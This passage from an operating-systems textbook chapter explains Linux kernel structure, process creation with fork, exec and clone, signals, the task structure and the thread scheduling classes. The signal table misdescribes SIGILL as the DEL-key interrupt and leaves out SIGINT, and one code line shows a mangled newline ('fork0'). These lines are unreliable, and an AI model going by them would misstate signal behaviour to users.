Another important tool is *make*, which is used to maintain large programs whose source code consists of multiple files. Typically, some of these are **header files**, which contain type, variable, macro, and other declarations. Source files often include these using a special *include* directive. This way, two or more source files can share the same declarations. However, if a header file is modified, it is necessary to find all the source files that depend on it and recompile them. The function of *make* is to keep track of which file depends on which header, and similar things, and arrange for all the necessary compilations to occur automatically. Nearly all Linux programs, except the smallest ones, are set up to be compiled with *make*.

A selection of the POSIX utility programs is listed in Fig. 10-2, along with a short description of each. All Linux systems have them and many more.

Program	Typical use
cat	Concatenate multiple files to standard output
chmod	Change file protection mode
cp	Copy one or more files
cut	Cut columns of text from a file
grep	Search a file for some pattern
head	Extract the first lines of a file
ls	List directory
make	Compile files to build a binary
mkdir	Make a directory
od	Octal dump a file
paste	Paste columns of text into a file
pr	Format a file for printing
ps	List running processes
rm	Remove one or more files
rmdir	Remove a directory
sort	Sort a file of lines alphabetically
tail	Extract the last lines of a file
tr	Translate between character sets

Figure 10-2. A few of the common Linux utility programs required by POSIX.

10.2.5 Kernel Structure

In Fig. 10-1 we saw the overall structure of a Linux system. Now let us zoom in and look more closely at the kernel as a whole before examining the various parts, such as process scheduling and the file system.




Figure 10-3. Structure of the Linux kernel

The kernel sits directly on the hardware and enables interactions with I/O devices and the memory management unit and controls CPU access to them. At the lowest level, as shown in Fig. 10-3 it contains interrupt handlers, which are the primary way for interacting with devices, and the low-level dispatching mechanism. This dispatching occurs when an interrupt happens. The low-level code here stops the running process, saves its state in the kernel process structures, and starts the appropriate driver. Process dispatching also happens when the kernel completes some operations and it is time to start up a user process again. The dispatching code is in assembler and is quite distinct from scheduling.

Next, we divide the various kernel subsystems into three main components. The I/O component in Fig. 10-3 contains all kernel pieces responsible for interacting with devices and performing network and storage I/O operations. At the highest level, the I/O operations are all integrated under a **VFS (Virtual File System)** layer. That is, at the top level, performing a read operation on a file, whether it is in

memory or on disk, is the same as performing a read operation to retrieve a character from a terminal input. At the lowest level, all I/O operations pass through some device driver. All Linux drivers are classified as either character-device drivers or block-device drivers, the main difference being that seeks and random accesses are allowed on block devices and not on character devices. Technically, network devices are really character devices, but they are handled somewhat differently, so that it is probably clearer to separate them, as has been done in the figure.

Above the device-driver level, the kernel code is different for each device type. Character devices may be used in two different ways. Some programs, such as visual editors like *vi* and *emacs*, want every keystroke as it is hit. Raw terminal (tty) I/O makes this possible. Other software, such as the shell, is line oriented, allowing users to edit the whole line before hitting ENTER to send it to the program. In this case the character stream from the terminal device is passed through a so-called line discipline, and appropriate formatting is applied.

Networking software is often modular, with different devices and protocols supported. The layer above the network drivers handles a kind of routing function, making sure that the right packet goes to the right device or protocol handler. Most Linux systems contain the full functionality of a hardware router within the kernel, although the performance is less than that of a hardware router. Above the router code is the actual protocol stack, including IP and TCP, but also many additional protocols. Overlaying all the network is the socket interface, which allows programs to create sockets for particular networks and protocols, getting back a file descriptor for each socket to use later.

On top of the disk drivers is the I/O scheduler, which is responsible for ordering and issuing disk-operation requests in a way that tries to conserve wasteful disk head movement or to meet some other system policy.

At the very top of the block-device column are the file systems. Linux may, and in fact does, have multiple file systems coexisting concurrently. In order to hide the gruesome architectural differences of various hardware devices from the file system implementation, a generic block-device layer provides an abstraction used by all file systems.

To the right in Fig. 10-3 are the other two key components of the Linux kernel. These are responsible for the memory and process management tasks. Memory-management tasks include maintaining the virtual to physical-memory mappings, maintaining a cache of recently accessed pages and implementing a good page-replacement policy, and on-demand bringing in new pages of needed code and data into memory.

The key responsibility of the process-management component is the creation and termination of processes. It also includes the process scheduler, which chooses which process or, rather, thread to run next. As we shall see in the next section, the Linux kernel treats both processes and threads simply as executable entities, and will schedule them based on a global scheduling policy. Finally, code for signal handling also belongs to this component.

While the three components are represented separately in the figure, they are highly interdependent. File systems typically access files through the block devices. However, in order to hide the large latencies of disk accesses, files are copied into the page cache in main memory. Some files may even be dynamically created and may have only an in-memory representation, such as files providing some run-time resource usage information. In addition, the virtual memory system may rely on a disk partition or in-file swap area to back up parts of the main memory when it needs to free up certain pages, and therefore relies on the I/O component. Numerous other interdependencies exist.

In addition to the static in-kernel components, Linux supports dynamically loadable modules. These modules can be used to add or replace the default device drivers, file system, networking, or other kernel codes. The modules are not shown in Fig. 10-3.

Finally, at the very top is the system call interface into the kernel. All system calls come here, causing a trap which switches the execution from user mode into protected kernel mode and passes control to one of the kernel components described above.

10.3 PROCESSES IN LINUX

In the previous sections, we started out by looking at Linux as viewed from the keyboard, that is, what the user sees in an *xterm* window. We gave examples of shell commands and utility programs that are frequently used. We ended with a brief overview of the system structure. Now it is time to dig deeply into the kernel and look more closely at the basic concepts Linux supports, namely, processes, memory, the file system, and input/output. These notions are important because the system calls—the interface to the operating system itself—manipulate them. For example, system calls exist to create processes and threads, allocate memory, open files, and do I/O.

Unfortunately, with so many versions of Linux in existence, there are some differences between them. In this chapter, we will emphasize the features common to all of them rather than focus on any one specific version. Thus in certain sections (especially implementation sections), the discussion may not apply equally to every version.

10.3.1 Fundamental Concepts

The main active entities in a Linux system are the processes. Linux processes are very similar to the classical sequential processes that we studied in Chap 2. Each process runs a single program and initially has a single thread of control. In other words, it has one program counter, which keeps track of the next instruction to be executed. Linux allows a process to create additional threads once it starts.

Linux is a multiprogramming system, so multiple, independent processes may be running at the same time. Furthermore, each user may have several active processes at once, so on a large system, there may be hundreds or even thousands of processes running. In fact, on most single-user workstations, even when the user is absent, dozens of background processes, called **daemons**, are running. These are started by a shell script when the system is booted. (“Daemon” is a variant spelling of “demon,” which is a self-employed evil spirit.)

A typical daemon is the *cron daemon*. It wakes up once a minute to check if there is any work for it to do. If so, it does the work. Then it goes back to sleep until it is time for the next check.

This daemon is needed because it is possible in Linux to schedule activities minutes, hours, days, or even months in the future. For example, suppose a user has a dentist appointment at 3 o’clock next Tuesday. He can make an entry in the cron daemon’s database telling the daemon to beep at him at, say, 2:30. When the appointed day and time arrives, the cron daemon sees that it has work to do, and starts up the beeping program as a new process.

The cron daemon is also used to start up periodic activities, such as making daily disk backups at 4 A.M., or reminding forgetful users every year on October 31 to stock up on trick-or-treat goodies for Halloween. Other daemons handle incoming and outgoing electronic mail, manage the line printer queue, check if there are enough free pages in memory, and so forth. Daemons are straightforward to implement in Linux because each one is a separate process, independent of all other processes.

Processes are created in Linux in an especially simple manner. The fork system call creates an exact copy of the original process. The forking process is called the **parent process**. The new process is called the **child process**. The parent and child each have their own, private memory images. If the parent subsequently changes any of its variables, the changes are not visible to the child, and vice versa.

Open files are shared between parent and child. That is, if a certain file was open in the parent before the fork, it will continue to be open in both the parent and the child afterward. Changes made to the file by either one will be visible to the other. This behavior is only reasonable, because these changes are also visible to any unrelated process that opens the file.

The fact that the memory images, variables, registers, and everything else are identical in the parent and child leads to a small difficulty: How do the processes know which one should run the parent code and which one should run the child code? The secret is that the fork system call returns a 0 to the child and a nonzero value, the child’s **PID (Process Identifier)**, to the parent. Both processes normally check the return value and act accordingly, as shown in Fig. 10-4.

Processes are named by their PIDs. When a process is created, the parent is given the child’s PID, as mentioned above. If the child wants to know its own PID, there is a system call, `getpid`, that provides it. PIDs are used in a variety of ways. For example, when a child terminates, the parent is given the PID of the child that

```

pid = fork( );           /* if the fork succeeds, pid > 0 in the parent */
if (pid < 0) {           /* fork failed (e.g., memory or some table is full) */
    handle_error( );
} else if (pid > 0) {
    /* parent code goes here. */
} else {
    /* child code goes here. */
}

```

Figure 10-4. Process creation in Linux.

just finished. This can be important because a parent may have many children. Since children may also have children, an original process can build up an entire tree of children, grandchildren, and further descendants.

Processes in Linux can communicate with each other using a form of message passing. It is possible to create a channel between two processes into which one process can write a stream of bytes for the other to read. These channels are called **pipes**. Synchronization is possible because when a process tries to read from an empty pipe it is blocked until data are available.

Shell pipelines are implemented with pipes. When the shell sees a line like

```
sort <f | head
```

it creates two processes, *sort* and *head*, and sets up a pipe between them in such a way that *sort*'s standard output is connected to *head*'s standard input. In this way, all the data that *sort* writes go directly to *head*, instead of going to a file. If the pipe fills, the system stops running *sort* until *head* has removed some data from it.

Processes can also communicate in another way besides pipes: software interrupts. A process can send what is called a **signal** to another process. Processes can tell the system what they want to happen when an incoming signal arrives. The choices available are to ignore it, to catch it, or to let the signal kill the process. Terminating the process is the default for most signals. If a process elects to catch signals sent to it, it must specify a signal-handling procedure. When a signal arrives, control will abruptly switch to the handler. When the handler is finished and returns, control goes back to where it came from, analogous to hardware I/O interrupts. A process can send signals only to members of its **process group**, which consists of its parent (and further ancestors), siblings, and children (and further descendants). A process may also send a signal to all members of its process group with a single system call.

Signals are also used for other purposes. For example, if a process is doing floating-point arithmetic, and inadvertently divides by 0 (something that mathematicians tend to frown upon), it gets a SIGFPE (floating-point exception) signal. Some of the signals that are required by POSIX are listed in Fig. 10-5. Many Linux systems have additional signals as well, but programs using them may not be portable to other versions of Linux and UNIX in general.

Signal	Cause
SIGABRT	Sent to abort a process and force a core dump
SIGALRM	The alarm clock has gone off
SIGFPE	A floating-point error has occurred (e.g., division by 0)
SIGHUP	The phone line the process was using has been hung up
SIGILL	The user has hit the DEL key to interrupt the process
SIGQUIT	The user has hit the key requesting a core dump
SIGKILL	Sent to kill a process (cannot be caught or ignored)
SIGPIPE	The process has written to a pipe which has no readers
SIGSEGV	The process has referenced an invalid memory address
SIGTERM	Used to request that a process terminate gracefully
SIGUSR1	Available for application-defined purposes
SIGUSR2	Available for application-defined purposes

Figure 10-5. Some of the signals required by POSIX.

10.3.2 Process-Management System Calls in Linux

Let us now look at the Linux system calls dealing with process management. The main ones are listed in Fig. 10-6. Fork is a good place to start the discussion. The Fork system call, supported also by other traditional UNIX systems, is the main way to create a new process in Linux systems. (We will discuss another alternative in the following section.) It creates an exact duplicate of the original process, including all the file descriptors, registers, and everything else. After the fork, the original process and the copy (the parent and child) go their separate ways. All the variables have identical values at the time of the fork, but since the entire parent address space is copied to create the child, subsequent changes in one of them do not affect the other. The fork call returns a value, which is zero in the child, and equal to the child's PID in the parent. Using the returned PID, the two processes can see which is the parent and which is the child.

In most cases, after a fork, the child will need to execute different code from the parent. Consider the case of the shell. It reads a command from the terminal, forks off a child process, waits for the child to execute the command, and then reads the next command when the child terminates. To wait for the child to finish, the parent executes a `waitpid` system call, which just waits until the child terminates (any child if more than one exists). `Waitpid` has three parameters. The first one allows the caller to wait for a specific child. If it is `-1`, any old child (i.e., the first child to terminate) will do. The second parameter is the address of a variable that will be set to the child's exit status (normal or abnormal termination and exit value). This allows the parent to know the fate of its child. The third parameter determines whether the caller blocks or returns if no child is already terminated.

System call	Description
<code>pid = fork()</code>	Create a child process identical to the parent
<code>pid = waitpid(pid, &statloc, opts)</code>	Wait for a child to terminate
<code>s = execve(name, argv, envp)</code>	Replace a process' core image
<code>exit(status)</code>	Terminate process execution and return status
<code>s = sigaction(sig, &act, &oldact)</code>	Define action to take on signals
<code>s = sigreturn(&context)</code>	Return from a signal
<code>s = sigprocmask(how, &set, &old)</code>	Examine or change the signal mask
<code>s = sigpending(set)</code>	Get the set of blocked signals
<code>s = sigsuspend(sigmask)</code>	Replace the signal mask and suspend the process
<code>s = kill(pid, sig)</code>	Send a signal to a process
<code>residual = alarm(seconds)</code>	Set the alarm clock
<code>s = pause()</code>	Suspend the caller until the next signal

Figure 10-6. Some system calls relating to processes. The return code *s* is -1 if an error has occurred, *pid* is a process ID, and *residual* is the remaining time in the previous alarm. The parameters are what the names suggest.

In the case of the shell, the child process must execute the command typed by the user. It does this by using the `exec` system call, which causes its entire core image to be replaced by the file named in its first parameter. A highly simplified shell illustrating the use of `fork`, `waitpid`, and `exec` is shown in Fig. 10-7.

In the most general case, `exec` has three parameters: the name of the file to be executed, a pointer to the argument array, and a pointer to the environment array. These will be described shortly. Various library procedures, such as `execl`, `execv`, `execle`, and `execve`, are provided to allow the parameters to be omitted or specified in various ways. All of these procedures invoke the same underlying system call. Although the system call is `exec`, there is no library procedure with this name; one of the others must be used.

Let us consider the case of a command typed to the shell, such as

```
cp file1 file2
```

used to copy *file1* to *file2*. After the shell has forked, the child locates and executes the file *cp* and passes it information about the files to be copied.

The main program of *cp* (and many other programs) contains the function declaration

```
main(argc, argv, envp)
```

where *argc* is a count of the number of items on the command line, including the program name. For the example above, *argc* is 3.

The second parameter, *argv*, is a pointer to an array. Element *i* of that array is a pointer to the *i*th string on the command line. In our example, *argv*[0] would point


```

while (TRUE) {
    type_prompt( );
    read_command(command, params);

    pid = fork( );
    if (pid < 0) {
        printf("Unable to fork0);
        continue;
    }

    if (pid != 0) {
        waitpid (-1, &status, 0);
    } else {
        execve(command, params, 0);
    }
}

```

Figure 10-7. A highly simplified shell.

to the two-character string “cp”. Similarly, *argv*[1] would point to the five-character string “file1” and *argv*[2] would point to the five-character string “file2”.

The third parameter of *main*, *envp*, is a pointer to the environment, an array of strings containing assignments of the form *name = value* used to pass information such as the terminal type and home directory name to a program. In Fig. 10-7, no environment is passed to the child, so that the third parameter of *execve* is a zero in this case.

If *exec* seems complicated, do not despair; it is the most complex system call. All the rest are much simpler. As an example of a simple one, consider *exit*, which processes should use when they are finished executing. It has one parameter, the exit status (0 to 255), which is returned to the parent in the variable *status* of the *waitpid* system call. The low-order byte of *status* contains the termination status, with 0 being normal termination and the other values being various error conditions. The high-order byte contains the child’s exit status (0 to 255), as specified in the child’s call to *exit*. For example, if a parent process executes the statement

```
n = waitpid(-1, &status, 0);
```

it will be suspended until some child process terminates. If the child exits with, say, 4 as the parameter to *exit*, the parent will be awakened with *n* set to the child’s PID and *status* set to 0x0400 (0x as a prefix means hexadecimal in C). The low-order byte of *status* relates to signals; the next one is the value the child returned in its call to *exit*.

If a process exits and its parent has not yet waited for it, the process enters a kind of suspended animation called the **zombie state**—the living dead. When the parent finally waits for it, the process terminates.

Several system calls relate to signals, which are used in a variety of ways. For example, if a user accidentally tells a text editor to display the entire contents of a very long file, and then realizes the error, some way is needed to interrupt the editor. The usual choice is for the user to hit some special key (e.g., DEL or CTRL-C), which sends a signal to the editor. The editor catches the signal and stops the print-out.

To announce its willingness to catch this (or any other) signal, the process can use the `sigaction` system call. The first parameter is the signal to be caught (see Fig. 10-5). The second is a pointer to a structure giving a pointer to the signal-handling procedure, as well as some other bits and flags. The third one points to a structure where the system returns information about signal handling currently in effect, in case it must be restored later.

The signal handler may run for as long as it wants to. In practice, though, signal handlers are usually fairly short. When the signal-handling procedure is done, it returns to the point from which it was interrupted.

The `sigaction` system call can also be used to cause a signal to be ignored, or to restore the default action, which is killing the process.

Hitting the DEL key is not the only way to send a signal. The `kill` system call allows a process to signal another related process. The choice of the name “kill” for this system call is not an especially good one, since most processes send signals to other ones with the intention that they be caught. However, a signal that is not caught, does, indeed, kill the recipient.

For many real-time applications, a process needs to be interrupted after a specific time interval to do something, such as to retransmit a potentially lost packet over an unreliable communication line. To handle this situation, the `alarm` system call has been provided. The parameter specifies an interval, in seconds, after which a `SIGALRM` signal is sent to the process. A process may have only one alarm outstanding at any instant. If an alarm call is made with a parameter of 10 seconds, and then 3 seconds later another alarm call is made with a parameter of 20 seconds, only one signal will be generated, 20 seconds after the second call. The first signal is canceled by the second call to alarm. If the parameter to alarm is zero, any pending alarm signal is canceled. If an alarm signal is not caught, the default action is taken and the signaled process is killed. Technically, alarm signals may be ignored, but that is a pointless thing to do. Why would a program ask to be signaled later on and then ignore the signal?

It sometimes occurs that a process has nothing to do until a signal arrives. For example, consider a computer-aided instruction program that is testing reading speed and comprehension. It displays some text on the screen and then calls `alarm` to signal it after 30 seconds. While the student is reading the text, the program has nothing to do. It could sit in a tight loop doing nothing, but that would waste CPU time that a background process or other user might need. A better solution is to use the `pause` system call, which tells Linux to suspend the process until the next signal arrives. Woe be it to the program that calls `pause` with no alarm pending.

10.3.3 Implementation of Processes and Threads in Linux

A process in Linux is like an iceberg: you only see the part above the water, but there is also an important part underneath. Every process has a user part that runs the user program. However, when one of its threads makes a system call, it traps to kernel mode and begins running in kernel context, with a different memory map and full access to all machine resources. It is still the same thread, but now with more power and also its own kernel mode stack and kernel mode program counter. These are important because a system call can block partway through, for example, waiting for a disk operation to complete. The program counter and registers are then saved so the thread can be restarted in kernel mode later.

The Linux kernel internally represents processes as **tasks**, via the structure *task_struct*. Unlike other OS approaches (which make a distinction between a process, lightweight process, and thread), Linux uses the task structure to represent any execution context. Therefore, a single-threaded process will be represented with one task structure and a multithreaded process will have one task structure for each of the user-level threads. Finally, the kernel itself is multithreaded, and has kernel-level threads which are not associated with any user process and are executing kernel code. We will return to the treatment of multithreaded processes (and threads in general) later in this section.

For each process, a process descriptor of type *task_struct* is resident in memory at all times. It contains vital information needed for the kernel's management of all processes, including scheduling parameters, lists of open-file descriptors, and so on. The process descriptor along with memory for the kernel-mode stack for the process are created upon process creation.

For compatibility with other UNIX systems, Linux identifies processes via the PID. The kernel organizes all processes in a doubly linked list of task structures. In addition to accessing process descriptors by traversing the linked lists, the PID can be mapped to the address of the task structure, and the process information can be accessed immediately.

The task structure contains a variety of fields. Some of these fields contain pointers to other data structures or segments, such as those containing information about open files. Some of these segments are related to the user-level structure of the process, which is not of interest when the user process is not runnable. Therefore, these may be swapped or paged out, in order not to waste memory on information that is not needed. For example, although it is possible for a process to be sent a signal while it is swapped out, it is not possible for it to read a file. For this reason, information about signals must be in memory all the time, even when the process is not present in memory. On the other hand, information about file descriptors can be kept in the user structure and brought in only when the process is in memory and runnable.

The information in the process descriptor falls into a number of broad categories that can be roughly described as follows:

1. **Scheduling parameters.** Process priority, amount of CPU time consumed recently, amount of time spent sleeping recently. Together, these are used to determine which process to run next.
2. **Memory image.** Pointers to the text, data, and stack segments, or page tables. If the text segment is shared, the text pointer points to the shared text table. When the process is not in memory, information about how to find its parts on disk is here too.
3. **Signals.** Masks showing which signals are being ignored, which are being caught, which are being temporarily blocked, and which are in the process of being delivered.
4. **Machine registers.** When a trap to the kernel occurs, the machine registers (including the floating-point ones, if used) are saved here.
5. **System call state.** Information about the current system call, including the parameters, and results.
6. **File descriptor table.** When a system call involving a file descriptor is invoked, the file descriptor is used as an index into this table to locate the in-core data structure (i-node) corresponding to this file.
7. **Accounting.** Pointer to a table that keeps track of the user and system CPU time used by the process. Some systems also maintain limits here on the amount of CPU time a process may use, the maximum size of its stack, the number of page frames it may consume, and other items.
8. **Kernel stack.** A fixed stack for use by the kernel part of the process.
9. **Miscellaneous.** Current process state, event being waited for, if any, time until alarm clock goes off, PID, PID of the parent process, and user and group identification.

Keeping this information in mind, it is now easy to explain how processes are created in Linux. The mechanism for creating a new process is actually fairly straightforward. A new process descriptor and user area are created for the child process and filled in largely from the parent. The child is given a PID, its memory map is set up, and it is given shared access to its parent's files. Then its registers are set up and it is ready to run.

When a fork system call is executed, the calling process traps to the kernel and creates a task structure and few other accompanying data structures, such as the kernel-mode stack and a *thread_info* structure. This structure is allocated at a fixed offset from the process' end-of-stack, and contains few process parameters, along

with the address of the process descriptor. By storing the process descriptor's address at a fixed location, Linux needs only few efficient operations to locate the task structure for a running process.

The majority of the process-descriptor contents are filled out based on the parent's descriptor values. Linux then looks for an available PID, that is, not one currently in use by any process, and updates the PID hash-table entry to point to the new task structure. In case of collisions in the hash table, process descriptors may be chained. It also sets the fields in the *task_struct* to point to the corresponding previous/next process on the task array.

In principle, it should now allocate memory for the child's data and stack segments, and to make exact copies of the parent's segments, since the semantics of fork say that no memory is shared between parent and child. The text segment may be either copied or shared since it is read only. At this point, the child is ready to run.

However, copying memory is expensive, so all modern Linux systems cheat. They give the child its own page tables, but have them point to the parent's pages, only marked read only. Whenever either process (the child or the parent) tries to write on a page, it gets a protection fault. The kernel sees this and then allocates a new copy of the page to the faulting process and marks it read/write. In this way, only pages that are actually written have to be copied. This mechanism is called **copy on write**. It has the additional benefit of not requiring two copies of the program in memory, thus saving RAM.

After the child process starts running, the code running there (a copy of the shell in our example) does an `exec` system call giving the command name as a parameter. The kernel now finds and verifies the executable file, copies the arguments and environment strings to the kernel, and releases the old address space and its page tables.

Now the new address space must be created and filled in. If the system supports mapped files, as Linux and virtually all other UNIX-based systems do, the new page tables are set up to indicate that no pages are in memory, except perhaps one stack page, but that the address space is backed by the executable file on disk. When the new process starts running, it will immediately get a page fault, which will cause the first page of code to be paged in from the executable file. In this way, nothing has to be loaded in advance, so programs can start quickly and fault in just those pages they need and no more. (This strategy is really just demand paging in its most pure form, as we discussed in Chap. 3.) Finally, the arguments and environment strings are copied to the new stack, the signals are reset, and the registers are initialized to all zeros. At this point, the new command can start running.

Figure 10-8 illustrates the steps described above through the following example: A user types a command, `ls`, on the terminal, the shell creates a new process by forking off a clone of itself. The new shell then calls `exec` to overlay its memory with the contents of the executable file `ls`. After that, `ls` can start.




Figure 10-8. The steps in executing the command `ls` typed to the shell.

Threads in Linux

We discussed threads in a general way in Chap. 2. Here we will focus on kernel threads in Linux, particularly on the differences among the Linux thread model and other UNIX systems. In order to better understand the unique capabilities provided by the Linux model, we start with a discussion of some of the challenging decisions present in multithreaded systems.

The main issue in introducing threads is maintaining the correct traditional UNIX semantics. First consider `fork`. Suppose that a process with multiple (kernel) threads does a `fork` system call. Should all the other threads be created in the new process? For the moment, let us answer that question with yes. Suppose that one of the other threads was blocked reading from the keyboard. Should the corresponding thread in the new process also be blocked reading from the keyboard? If so, which one gets the next line typed? If not, what should that thread be doing in the new process?

The same problem holds for many other things threads can do. In a single-threaded process, the problem does not arise because the one and only thread cannot be blocked when calling `fork`. Now consider the case that the other threads are not created in the child process. Suppose that one of the not-created threads holds a mutex that the one-and-only thread in the new process tries to acquire after doing the `fork`. The mutex will never be released and the one thread will hang forever. Numerous other problems exist, too. There is no simple solution.

File I/O is another problem area. Suppose that one thread is blocked reading from a file and another thread closes the file or does an `lseek` to change the current file pointer. What happens next? Who knows?

Signal handling is another thorny issue. Should signals be directed at a specific thread or just at the process? A `SIGFPE` (floating-point exception) should probably be caught by the thread that caused it. What if it does not catch it? Should just that thread be killed, or all threads? Now consider the `SIGINT` signal, generated by the user at the keyboard. Which thread should catch that? Should all threads share a common set of signal masks? All solutions to these and other problems usually cause something to break somewhere. Getting the semantics of threads right (not to mention the code) is a nontrivial business.

Linux supports kernel threads in an interesting way that is worth looking at. The implementation is based on ideas from 4.4BSD, but kernel threads were not enabled in that distribution because Berkeley ran out of money before the C library could be rewritten to solve the problems discussed above.

Historically, processes were resource containers and threads were the units of execution. A process contained one or more threads that shared the address space, open files, signal handlers, alarms, and everything else. Everything was clear and simple as described above.

In 2000, Linux introduced a powerful new system call, `clone`, that blurred the distinction between processes and threads and possibly even inverted the primacy of the two concepts. `Clone` is not present in any other version of UNIX. Classically, when a new thread was created, the original thread(s) and the new one shared everything but their registers. In particular, file descriptors for open files, signal handlers, alarms, and other global properties were per process, not per thread. What `clone` did was make it possible for each of these aspects and others to be process specific or thread specific. It is called as follows:

```
pid = clone(function, stack_ptr, sharing_flags, arg);
```

The call creates a new thread, either in the current process or in a new process, depending on *sharing_flags*. If the new thread is in the current process, it shares the address space with the existing threads, and every subsequent write to any byte in the address space by any thread is immediately visible to all the other threads in the process. On the other hand, if the address space is not shared, then the new thread gets an exact copy of the address space, but subsequent writes by the new thread are not visible to the old ones. These semantics are the same as POSIX `fork`.

In both cases, the new thread begins executing at *function*, which is called with *arg* as its only parameter. Also in both cases, the new thread gets its own private stack, with the stack pointer initialized to *stack_ptr*.

The *sharing_flags* parameter is a bitmap that allows a finer grain of sharing than traditional UNIX systems. Each of the bits can be set independently of the other ones, and each of them determines whether the new thread copies some data

structure or shares it with the calling thread. Fig. 10-9 shows some of the items that can be shared or copied according to bits in *sharing_flags*.

Flag	Meaning when set	Meaning when cleared
CLONE_VM	Create a new thread	Create a new process
CLONE_FS	Share umask, root, and working dirs	Do not share them
CLONE_FILES	Share the file descriptors	Copy the file descriptors
CLONE_SIGHAND	Share the signal handler table	Copy the table
CLONE_PARENT	New thread has same parent as the caller	New thread's parent is caller

Figure 10-9. Bits in the *sharing_flags* bitmap.

The *CLONE_VM* bit determines whether the virtual memory (i.e., address space) is shared with the old threads or copied. If it is set, the new thread just moves in with the existing ones, so the clone call effectively creates a new thread in an existing process. If the bit is cleared, the new thread gets its own private address space. Having its own address space means that the effect of its STORE instructions is not visible to the existing threads. This behavior is similar to fork, except as noted below. Creating a new address space is effectively the definition of a new process.

The *CLONE_FS* bit controls sharing of the root and working directories and of the umask flag. Even if the new thread has its own address space, if this bit is set, the old and new threads share working directories. This means that a call to *chdir* by one thread changes the working directory of the other thread, even though the other thread may have its own address space. In UNIX, a call to *chdir* by a thread always changes the working directory for other threads in its process, but never for threads in another process. Thus this bit enables a kind of sharing not possible in traditional UNIX versions.

The *CLONE_FILES* bit is analogous to the *CLONE_FS* bit. If set, the new thread shares its file descriptors with the old ones, so calls to *lseek* by one thread are visible to the other ones, again as normally holds for threads within the same process but not for threads in different processes. Similarly, *CLONE_SIGHAND* enables or disables the sharing of the signal handler table between the old and new threads. If the table is shared, even among threads in different address spaces, then changing a handler in one thread affects the handlers in the others.

Finally, every process has a parent. The *CLONE_PARENT* bit controls who the parent of the new thread is. It can either be the same as the calling thread (in which case the new thread is a sibling of the caller) or it can be the calling thread itself, in which case the new thread is a child of the caller. There are a few other bits that control other items, but they are less important.

This fine-grained sharing is possible because Linux maintains separate data structures for the various items listed in Sec. 10.3.3 (scheduling parameters, memory image, and so on). The task structure just points to these data structures, so it

is easy to make a new task structure for each cloned thread and have it point either to the old thread's scheduling, memory, and other data structures or to copies of them. The fact that such fine-grained sharing is possible does not mean that it is useful, however, especially since traditional UNIX versions do not offer this functionality. A Linux program that takes advantage of it is then no longer portable to UNIX.

The Linux thread model raises another difficulty. UNIX systems associate a single PID with a process, independent of whether it is single- or multithreaded. In order to be compatible with other UNIX systems, Linux distinguishes between a process identifier (PID) and a task identifier (TID). Both fields are stored in the task structure. When `clone` is used to create a new process that shares nothing with its creator, PID is set to a new value; otherwise, the task receives a new TID, but inherits the PID. In this manner all threads in a process will receive the same PID as the first thread in the process.

10.3.4 Scheduling in Linux

We will now look at the Linux scheduling algorithm. To start with, Linux threads are kernel threads, so scheduling is based on threads, not processes.

Linux distinguishes three classes of threads for scheduling purposes:

1. Real-time FIFO.
2. Real-time round robin.
3. Timesharing.

Real-time FIFO threads are the highest priority and are not preemptable except by a newly readied real-time FIFO thread with even higher priority. Real-time round-robin threads are the same as real-time FIFO threads except that they have time quanta associated with them, and are preemptable by the clock. If multiple real-time round-robin threads are ready, each one is run for its quantum, after which it goes to the end of the list of real-time round-robin threads. Neither of these classes is actually real time in any sense. Deadlines cannot be specified and guarantees are not given. These classes are simply higher priority than threads in the standard timesharing class. The reason Linux calls them real time is that Linux is conformant to the P1003.4 standard ("real-time" extensions to UNIX) which uses those names. The real-time threads are internally represented with priority levels from 0 to 99, 0 being the highest and 99 the lowest real-time priority level.

